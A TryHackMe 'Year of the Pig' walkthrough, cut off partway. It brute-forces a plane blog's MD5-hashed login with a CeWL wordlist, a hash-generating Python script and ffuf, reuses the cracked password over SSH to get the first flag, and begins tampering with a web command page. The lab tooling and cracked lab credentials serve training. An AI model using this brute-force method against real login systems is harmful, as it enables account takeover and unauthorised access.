Year of the Pig - TryHackMe Writeup
Year of the Pig TryHackMe writeup — CeWL wordlist generation and MD5 bruteforce of a plane-lover's blog, tampered command endpoint to dump the user DB, and a sudoedit wildcard/symlink trick for root.
Some pigs do fly…
##Task 1 | Flags
Some pigs fly, and some have stories to tell. Get going!
###Answer the questions below
Q. Flag 1
Ans.
Q. Flag 2
Ans.
Q. Root Flag
Ans.
##Walkthrough
Let's begin with a full port scan against the target.
root@ip-10-48-92-89:~# nmap -p- -sV 10.48.152.174 -vv

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu)##Initial Enumeration

Visiting the home page, we don't have much to work with -
GET / HTTP/1.1
Host: 10.48.152.174
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 03:54:26 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Fri, 21 Aug 2020 22:57:30 GMT
ETag: "12c1-5ad6b295b4d49-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 4801
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
        <meta name="description" content="" />
        <meta name="author" content="" />
        <title>Marco's Blog</title>
        <link rel="icon" type="image/x-icon" href="assets/img/favicon.ico" />
        <!-- Font Awesome icons (free version)-->
        <script src="js/all.js"></script>
        <!-- Google fonts-->
        <link href="/css/saira.css" rel="stylesheet" type="text/css" />
        <link href="/css/muli.css" rel="stylesheet" type="text/css" />
        <!-- Core theme CSS (includes Bootstrap)-->
        <link href="css/styles.css" rel="stylesheet" />
    </head>
    <body id="page-top">
        <!-- Navigation-->
        <nav class="navbar navbar-expand-lg navbar-dark bg-primary fixed-top" id="sideNav">
            <a class="navbar-brand js-scroll-trigger" href="#page-top">
                <span class="d-block d-lg-none">Marco</span>
                <span class="d-none d-lg-block"><img class="img-fluid img-profile rounded-circle mx-auto mb-2" src="assets/img/plane.png" alt="" /></span>
            </a>
            <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation"><span class="navbar-toggler-icon"></span></button>
            <div class="collapse navbar-collapse" id="navbarSupportedContent">
                <ul class="navbar-nav">
                    <li class="nav-item"><a class="nav-link js-scroll-trigger" href="#about">About</a></li>
                    <li class="nav-item"><a class="nav-link js-scroll-trigger" href="#overview">All About Planes</a></li>
                    <li class="nav-item"><a class="nav-link js-scroll-trigger" href="#maintenance">Maintenance</a></li>
                </ul>
            </div>
        </nav>
        <!-- Page Content-->
        <div class="container-fluid p-0">
            <!-- About-->
            <section class="resume-section" id="about">
                <div class="resume-section-content">
                    <h1 class="mb-0">
			Marco
			<!--<span class="text-primary">Taylor</span>-->
                    </h1>
                    <div class="subheading mb-5">
			 My Life
                    </div>
                    <p class="lead mb-5">I've had a long and painful life -- now it's time to sit back, relax and be happy. What better way to do so than with the infamous words: I like planes! I spent years flying for the Italian Airforce, many years ago, but I've been a pilot ever since I was a child. Since falling out with the airforce I've earnt my money through less legitimate means, but that's all behind me now. I am happily retired, and am now dedicating time towards this site, which will be <a class="js-scroll-trigger" href="#overview">all about planes!</a></p>
                </div>
            </section>
            <!-- Interests-->
	    	<section class="resume-section" id="overview">
                <div class="resume-section-content">
                    <h2 class="mb-5">All About Planes</h2>
                    <p>Flying has been my entire life. I know everything there is to know about planes -- especially sea planes like the Savoia S.21: my personal favourite. Towards the end of the war we were flying in the Italian-made Macchi M.5 Fighters -- they were nice and all, but too slow for my liking! Agility was top-notch though, so there's a plus. Another plane I've learnt to love is the Curtiss R3C-0, behind the Savoia it's the king of the skies! Took a long time to convince him to let me fly it, but well worth the wait.</p>
                </div>
            </section>
           	<section class="resume-section" id="maintenance">
                <div class="resume-section-content">
                    <h2 class="mb-5">Maintenance</h2>
                    <p>Planes require a <em>lot</em> of maintenance. First thing I learnt was how to fix 'em. Of course, there are some things that you just can't fix by yourself. For those I know a superb mechanic in Milan -- would highly recommend! Many years ago I crashed into a deserted island and damn near wrote off my beloved fighter. My mechanic friend patched her right up though!</p>
                </div>
            </section>
		<hr class="m-0" />
        </div>
        <!-- Bootstrap core JS-->
        <script src="/js/jquery.min.js"></script>
        <script src="/js/bootstrap.bundle.min.js"></script>
        <!-- Third party plugin JS-->
        <script src="/js/jquery.easing.min.js"></script>
        <!-- Core theme JS-->
        <script src="js/scripts.js"></script>
    </body>
</html>
Running gobuster on the target to enumerate more endpoints of interest.
root@ip-10-48-92-89:~# gobuster dir -u http://10.48.152.174/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100 -x html,php,js,bak,enc,zip,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.152.174/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,txt,html,php,js,bak,enc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 4801]
/login.php            (Status: 200) [Size: 2790]
/admin                (Status: 301) [Size: 314] [--> http://10.48.152.174/admin/]
/assets               (Status: 301) [Size: 315] [--> http://10.48.152.174/assets/]
/css                  (Status: 301) [Size: 312] [--> http://10.48.152.174/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.48.152.174/js/]
/api                  (Status: 301) [Size: 312] [--> http://10.48.152.174/api/]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
We found an /admin endpoint which requires us to login first. Sending a test request to see the application behaviour
POST /api/login HTTP/1.1
Host: 10.48.152.174
Content-Length: 66
Accept-Language: en-GB,en;q=0.9
Accept: application/json
Content-Type: text/plain;charset=UTF-8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Origin: http://10.48.152.174
Referer: http://10.48.152.174/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"username":"admin","password":"21232f297a57a5a743894a0e4a801fc3"}

HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 04:00:09 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 63
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"Response":"Error","Verbose":"Incorrect Username or Password"}
The password field seems to get md5 hashed when being sent for login.
Another interesting response in the Web UI was -

Remember that passwords should be a memorable word, followed by two numbers and a special character
So, if the username is admin - we can try to bruteforce the login with a custom wordlist to this.
GET /admin/ HTTP/1.1
Host: 10.48.152.174
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

HTTP/1.1 302 Found
Date: Tue, 23 Jun 2026 03:58:33 GMT
Server: Apache/2.4.29 (Ubuntu)
location: /login.php
Content-Length: 3158
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
	<head>
		<title>Marco's Blog | Admin</title>
		<meta charset="utf-8">
		<meta name=viewport content="width=device-width, user-scalable=no">
		<link rel="icon" type="image/x-icon" href="/assets/img/favicon.ico" />
		<link href="style.css" rel="stylesheet" type="text/css">
		<link href="/css/muli.css" rel="stylesheet" type="text/css">
		<link href="/css/saira.css" rel="stylesheet" type="text/css">
		<script>
const _0x45fe=['readyState','/api/logout','#content','document','authLogin=\x27\x27;path=/;Max-Age=-99999999','innerHTML','remove','then','contentWindow','active-nav-btn','onload','application/json','opacity:\x201;','same-origin','reload','style','add','getElementsByClassName','complete','#id','classList','querySelector','json','opacity:\x200;','post','cookie'];(function(_0x37ab5d,_0x45fe2f){const _0x1b24e4=function(_0x4dfd90){while(--_0x4dfd90){_0x37ab5d['push'](_0x37ab5d['shift']());}};_0x1b24e4(++_0x45fe2f);}(_0x45fe,0x14e));const _0x1b24=function(_0x37ab5d,_0x45fe2f){_0x37ab5d=_0x37ab5d-0x0;let _0x1b24e4=_0x45fe[_0x37ab5d];return _0x1b24e4;};window[_0x1b24('0xe')]=()=>{const _0x1b777d=document[_0x1b24('0x19')](_0x1b24('0x6')),_0x52d583=_0x1b777d[_0x1b24('0xc')][_0x1b24('0x7')][_0x1b24('0x19')](_0x1b24('0x17'))[_0x1b24('0x9')];document[_0x1b24('0x19')]('#'+_0x52d583)[_0x1b24('0x18')][_0x1b24('0x14')](_0x1b24('0xd')),_0x1b777d[_0x1b24('0x13')]='opacity:\x201';};function frameLoad(){const _0x2b3c2c=document[_0x1b24('0x19')]('#content');if(_0x2b3c2c[_0x1b24('0xc')][_0x1b24('0x7')][_0x1b24('0x4')]==_0x1b24('0x16')){setTimeout(()=>{_0x2b3c2c['style']=_0x1b24('0x10');},0x3e8);return;}window['setTimeout'](frameLoad,0x64);};function changeContent(_0x5babcf,_0x32d458){const _0x5693cd=document[_0x1b24('0x19')](_0x1b24('0x6'));_0x5693cd[_0x1b24('0x13')]=_0x1b24('0x1'),document[_0x1b24('0x15')](_0x1b24('0xd'))[0x0][_0x1b24('0x18')][_0x1b24('0xa')](_0x1b24('0xd')),_0x32d458[_0x1b24('0x18')]['add'](_0x1b24('0xd')),setTimeout(()=>{_0x5693cd['src']=_0x5babcf;},0x1f4),frameLoad();};function logout(){fetch(_0x1b24('0x5'),{'method':_0x1b24('0x2'),'credentials':_0x1b24('0x11'),'headers':{'Accept':_0x1b24('0xf')}})['then'](_0x56d65f=>_0x56d65f[_0x1b24('0x0')]())[_0x1b24('0xb')](_0x3a959d=>{document[_0x1b24('0x3')]=_0x1b24('0x8'),window['location'][_0x1b24('0x12')]();});}
		</script>
	</head>
	<body>
		<table>
			<tr>
				<td class="nav" style="text-align: center">
					<button class="nav-btn" id="landing" onclick="changeContent('landing.php', this)">Welcome</button>
					<button class="nav-btn" id="commands" onclick="changeContent('commands.php', this)">Commands</button>
					<button class="nav-btn" id="adduser" onclick="changeContent('adduser.php', this)">Add User</button>
					<button class="nav-btn" id="deleteuser" onclick="changeContent('deleteuser.php', this)">Delete User</button>
					<button class="nav-btn" id="resetpassword" onclick="changeContent('resetpassword.php', this)">Reset Password</button>
					<button class="nav-btn" id="logout" onclick="logout()">Logout</button>
				</td>
				<td>
					<iframe id="content" src="landing.php" style="opacity: 0">
				</td>
			</tr>
		</table>
	</body>
</html>
Since the blog is all about planes and Marco's life, we can use cewl to generate a custom wordlist of memorable words directly from the website:
cewl http://10.48.152.174/ -w words.txt
Now, we need to create a script that appends two numbers and a special character to each word, hashes the resulting password with MD5, and outputs a wordlist of valid MD5 hashes (since the API expects the hash).
import hashlib

specials = '!@#$%^&*?_-+='

with open('words.txt') as f:
    words = [w.strip() for w in f if w.strip()]

seen = set()

with open('hashes.txt', 'w') as out:
    for word in words:
        variants = {
            word,
            word.lower(),
            word.upper(),
            word.capitalize()
        }

        for v in variants:
            for i in range(100):
                for s in specials:
                    pwd = f"{v}{i:02d}{s}"

                    if pwd in seen:
                        continue
                    seen.add(pwd)

                    out.write(
                        hashlib.md5(pwd.encode()).hexdigest()
                        + "\n")
The wordlist hashes.txt is ready. Now, let's try bruteforcing login -
root@ip-10-48-92-89:~# ffuf -u http://10.48.152.174/api/login -X POST -H "Content-Type: application/json" -d '{"username":"marco","password":"FUZZ"}' -w hashes.txt -mc all -fs 63

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.48.152.174/api/login
 :: Wordlist         : FUZZ: /root/hashes.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"username":"marco","password":"FUZZ"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 63
________________________________________________

ea22b622ba9b3c41b22785dcb40211ac [Status: 200, Size: 99, Words: 3, Lines: 1, Duration: 74ms]
Got it! Now we can login -
POST /api/login HTTP/1.1
Host: 10.48.152.174
Content-Length: 66
Accept-Language: en-GB,en;q=0.9
Accept: application/json
Content-Type: text/plain;charset=UTF-8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Origin: http://10.48.152.174
Referer: http://10.48.152.174/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"username":"marco","password":"ea22b622ba9b3c41b22785dcb40211ac"}

HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 04:51:11 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 99
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"Response":"Success","Verbose":"Logged in successfully","auth":"05813b1f70a425ac349766bc5a26a001"}
Plaintext - marco:savoia21! are the web credentials.
After logging in -
GET /admin/landing.php HTTP/1.1
Host: 10.48.152.174
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.152.174/admin/
Accept-Encoding: gzip, deflate, br
Cookie: authLogin=7976d73887cbc4efda432b8d5a8a1be4
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 04:53:28 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 450
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
	<p style="display:none" id="id">landing</p>
	<head>
		<link type="text/css" rel="stylesheet" href="style.css">
		<link type="text/css" rel="stylesheet" href="/css/muli.css">
		<link type="text/css" rel="stylesheet" href="/css/saira.css">
		<link type="text/css" rel="stylesheet" href="/css/input-style.css">
	</head>
	<body class="include">
		<h1 id="content-title">Admin Page</h1>
		<h2>Welcome, marco</h2>
	</body>
</html>

There are several actions that marco is allowed to take -

On Delete user page, we see there are another user curtis.
The Commands page, doesn't allow us to execute all commands and has some filters -
POST /admin/commands.php HTTP/1.1
Host: 10.48.152.174
Content-Length: 25
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.48.152.174
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.152.174/admin/commands.php
Accept-Encoding: gzip, deflate, br
Cookie: authLogin=7976d73887cbc4efda432b8d5a8a1be4
Connection: keep-alive

command=ls&submit=Execute

HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 04:59:37 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 884
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
	<p id="id" style="display:none">commands</p>
	<head>
		<link type="text/css" rel="stylesheet" href="style.css">
		<link type="text/css" rel="stylesheet" href="/css/muli.css">
		<link type="text/css" rel="stylesheet" href="/css/saira.css">
		<link type="text/css" rel="stylesheet" href="/css/input-style.css">
	</head>
	<body class="include">
		<h1 id="content-title">Commands</h1>
		<h2>Use this page to execute arbitrary commands on the system</h2>
		<form method=post style="display: inline;">
			<input type=text name="command" class="input" placeholder="Command...">
			<input style="display:none;" type=submit name="submit" value="Execute" class="input" id="submit">
		</form>
		<img alt="submit" src="/assets/img/arrow.png" class="submit-btn" onclick="javascript:document.querySelector('#submit').click()">
		<pre>Invalid Command!<pre>
	</body>
</html>
Meanwhile commands like id & whoami are allowed.
Let's first try to SSH login with marco and his password found for website.
root@ip-10-48-66-105:~# ssh marco@10.48.152.174
marco@10.48.152.174's password:


	__   __                       __   _   _            ____  _
	\ \ / /__  __ _ _ __    ___  / _| | |_| |__   ___  |  _ \(_) __ _
	 \ V / _ \/ _` | '__|  / _ \| |_  | __| '_ \ / _ \ | |_) | |/ _` |
	  | |  __/ (_| | |    | (_) |  _| | |_| | | |  __/ |  __/| | (_| |
	  |_|\___|\__,_|_|     \___/|_|    \__|_| |_|\___| |_|   |_|\__, |
	                                                            |___/

marco@year-of-the-pig:~$ ls
flag1.txt
marco@year-of-the-pig:~$ cat flag1.txt
THM{MDg0MGVjYzFjY2ZkZGMzMWY1NGZiNjhl}
marco@year-of-the-pig:~$
And there we have it, password re-use and we have the first flag.
Next, we enumerate -
marco@year-of-the-pig:/home$ ls
curtis  marco
marco@year-of-the-pig:/home$ cd curtis/
marco@year-of-the-pig:/home/curtis$ ls -la
total 24
drwxr-xr-x 2 curtis curtis 4096 Aug 22  2020 .
drwxr-xr-x 4 root   root   4096 Aug 16  2020 ..
lrwxrwxrwx 1 root   root      9 Aug 16  2020 .bash_history -> /dev/null
-rw-r--r-- 1 curtis curtis  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 curtis curtis 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 curtis curtis  807 Apr  4  2018 .profile
-r-------- 1 curtis curtis  38 Aug 22  2020 flag2.txt
marco@year-of-the-pig:/home/curtis$ cat flag2.txt
cat: flag2.txt: Permission denied
marco@year-of-the-pig:/home/curtis$
So, we need to get curtis' credentials to get the second flag.
Further enumerating, we find an interesting web-developers group attached with marco's account -
marco@year-of-the-pig:/home/curtis$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1002(web-developers)
Enumerating for this group, we see -
marco@year-of-the-pig:/home/curtis$ find / -group web-developers -writable 2>/dev/null

/var/www/html
/var/www/html/css
/var/www/html/css/saira.css
/var/www/html/css/muli.css
/var/www/html/css/styles.css
/var/www/html/js
/var/www/html/js/jquery.easing.min.js
/var/www/html/js/all.js
/var/www/html/js/scripts.js
/var/www/html/js/jquery.min.js
/var/www/html/js/bootstrap.bundle.min.js
/var/www/html/api
/var/www/html/api/index.php
/var/www/html/api/addUser.php
/var/www/html/api/dbconnect.php
/var/www/html/api/checkAuth.php
/var/www/html/admin
Ok, so an intended path here could be gaining curtis' credentials using the web server and since there is password re-use, we could login as curtis as well.
But, we don't have permissions to read the admin.db file. But, the www-data user does. So, let's tamper the command.php file and allow reading admin.db file -
marco@year-of-the-pig:/var/www/html/admin$ cat commands.php
<?php
    require_once "/var/www/html/admin/prepareAuth.php";
    if (!$auth){
        header("location: /login.php");
    }
	$dbh->close();
?>

<!DOCTYPE html>
<html>
	<p id="id" style="display:none">commands</p>
	<?php require "includes.php";?>
	<body class="include">
		<h1 id="content-title">Commands</h1>
		<h2>Use this page to execute arbitrary commands on the system</h2>
		<form method=post style="display: inline;">
			<input type=text name="command" class="input" placeholder="Command...">
			<input style="display:none;" type=submit name="submit" value="Execute" class="input" id="submit">
		</form>
